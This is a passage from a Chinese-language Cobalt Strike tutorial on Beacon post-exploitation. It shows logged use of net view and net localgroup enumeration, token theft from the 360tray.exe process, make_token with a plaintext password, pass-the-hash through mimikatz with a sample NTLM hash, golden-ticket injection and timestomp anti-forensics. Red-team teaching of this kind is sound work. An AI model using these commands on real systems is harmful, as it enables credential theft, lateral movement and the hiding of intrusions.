
```

使用net view命令在目标加入的域中查找目标。

```
beacon> net view dc
[*] Tasked beacon to run net view on dc
[+] host called home, sent: 87608 bytes
[+] received output:
List of hosts for domain 'dc':

[+] received output:
Server Name      IP Address      Platform  Version  Type  Comment
-----
[-] Error: 6118
```

这两个命令也将填充目标模型。



该命令通过在域控制器上查询计算机帐户组找到目标。

cs的net模块包含在Windows网络枚举API之上构建的命令。这些命令是Windows中许多内置net命令的直接替代。

这里也有一些独特的功能，当我们必须查找谁是另一个系统上的本地管理员时，这些命令在横向移动期间非常有用。

例如，

- 1 使用net localgroup \\ 主机 列出另一个系统上的组。

```
beacon> net localgroup \\DC
[*] Tasked beacon to run net localgroup on DC
[+] host called home, sent: 104510 bytes
[+] received output:
Local groups for \\DC:

Name      Comment
-----
WinRMRemoteWMIUsers_ Members of this group can access WMI resources over management protocols (such as WS-Management via the Windows Remote Management service). This applies only to WMI namespaces that grant access to the user.

[WEB] SYSTEM */2708 (x64) last: 22ms
beacon>
```

- 1 使用net localgroup \\ 主机 组名 可以列出另一个系统上组的成员。

```
beacon> net localgroup \\DC WinRMRemoteWMIUsers__
[*] Tasked beacon to run net localgroup WinRMRemoteWMIUsers__ on DC
[+] host called home, sent: 87614 bytes
[+] received output:
Members of WinRMRemoteWMIUsers__ on \\DC:

[WEB] Administrator */724
beacon>
```



18.信任关系

当用户登录Windows主机时，将生成访问令牌。该令牌包含有关用户及其权限的信息。访问令牌还保存将用户认证到同一Active Directory域上的另一个系统所需的信息。我们可以从其他进程中窃取令牌并将其应用于我们的信标。执行此操作时，那么我们就可以与该用户在域上的其他系统进行交互。

使用steal_token可以模拟现有进程中的令牌。

1 语法: steal_token [pid]

利用手法:

ps列出当前进程列表

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List

PID  PPID  Name                Arch  Session  User
---  ----  ---
0     0     [System Process]
4     0     System              x64   0
260   4     smss.exe            x64   0         NT AUTHORITY\SYSTEM
276   500   svchost.exe         x64   0         NT AUTHORITY\NETWORK SERVICE
344   336   csrss.exe           x64   0
404   336   wininit.exe         x64   0         NT AUTHORITY\SYSTEM
500   404   services.exe       x64   0         NT AUTHORITY\SYSTEM
508   404   lsass.exe           x64   0         NT AUTHORITY\SYSTEM

[WEB] Administrator */724
beacon>
```

我们来看看利用pid 1712 的吧 这是360哈哈哈哈哈

```
1440  500  taskhost.exe        x64   3         WEB\Administrator
1480  500  SMSvcHost.exe       x64   0         NT AUTHORITY\LOCAL SERVICE
1712  2060  360tray.exe         x86   3         WEB\Administrator
1788  500  fdlauncher.exe      x64   0         NT AUTHORITY\LOCAL SERVICE
```

```

beacon> steal_token 1712
[*] Tasked beacon to steal token from PID 1712
[+] host called home, sent: 12 bytes
[+] Impersonated WEB\Administrator
[WEB] Administrator */724

```

如果我们知道用户的凭据；使用make_token生成传递这些凭据的令牌。该令牌是我们当前令牌的副本，带有已修改的单点登录信息。它将显示您当前的用户名。

1 语法: make_token [DOMAIN\user] [password]

```

validate the credentials you provide and it has no effect on local actions.
beacon> make_token Administrator lqaz@WSX
[*] Tasked beacon to create a token for .\Administrator
[+] host called home, sent: 42 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[WEB] SYSTEM */2708 (x64)
beacon>

```

账号密码可以使用mimikatz dump。

使用mimikatz与Beacon进行哈希混合。命令pth将创建并模拟访问令牌以传递指定的哈希。

1 语法: pth [DOMAIN\user] [NTLM hash]

```

beacon> pth WEB\delay 161cff084477fe596a5db81874498a24
[+] host called home, sent: 23 bytes
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:delay /domain:WEB /ntlm:161cff084477fe596a5db81874498a24 /run:"%COMSPEC% /c echo e934a88a7e4 > \\.\pipe\cca96c" command
[+] host called home, sent: 438863 bytes
[+] Impersonated NT AUTHORITY\SYSTEM
[+] received output:
user      : delay
domain    : WEB
program   : C:\Windows\system32\cmd.exe /c echo e934a88a7e4 > \\.\pipe\cca96c
impers.   : no
NTLM      : 161cff084477fe596a5db81874498a24
PID       : 5056
[WEB] SYSTEM */2708 (x64)

```

- 1 getuid命令将打印您当前的令牌。
- 2 使用rev2self还原为原始令牌。


Kerberos票证

尝试使用mimikatz 2.0生成的金票。

使用将Kerberos票证注入当前会话。

```
1 语法: kerberos_ticket_use [/ path / to / ticket]
```

这将使Beacon可以使用该票证中的权限与远程系统进行交互。



使用kerberos_ticket_purge清除与我们的会话关联的任何kerberos凭单

19.其他命令

信标还有其他一些上面没有提到的命令。

在明确的命令将清除灯塔的任务列表。如果输入有误，请使用它。

输入exit要求Beacon退出。

使用kill [pid]终止进程。

使用timestomp可以将一个文件的“修改”，“访问”和“创建”时间与另一个文件的“修改”，“访问”和“创建”时间进行匹配。

by: 李木

微信公众号黑白天实验室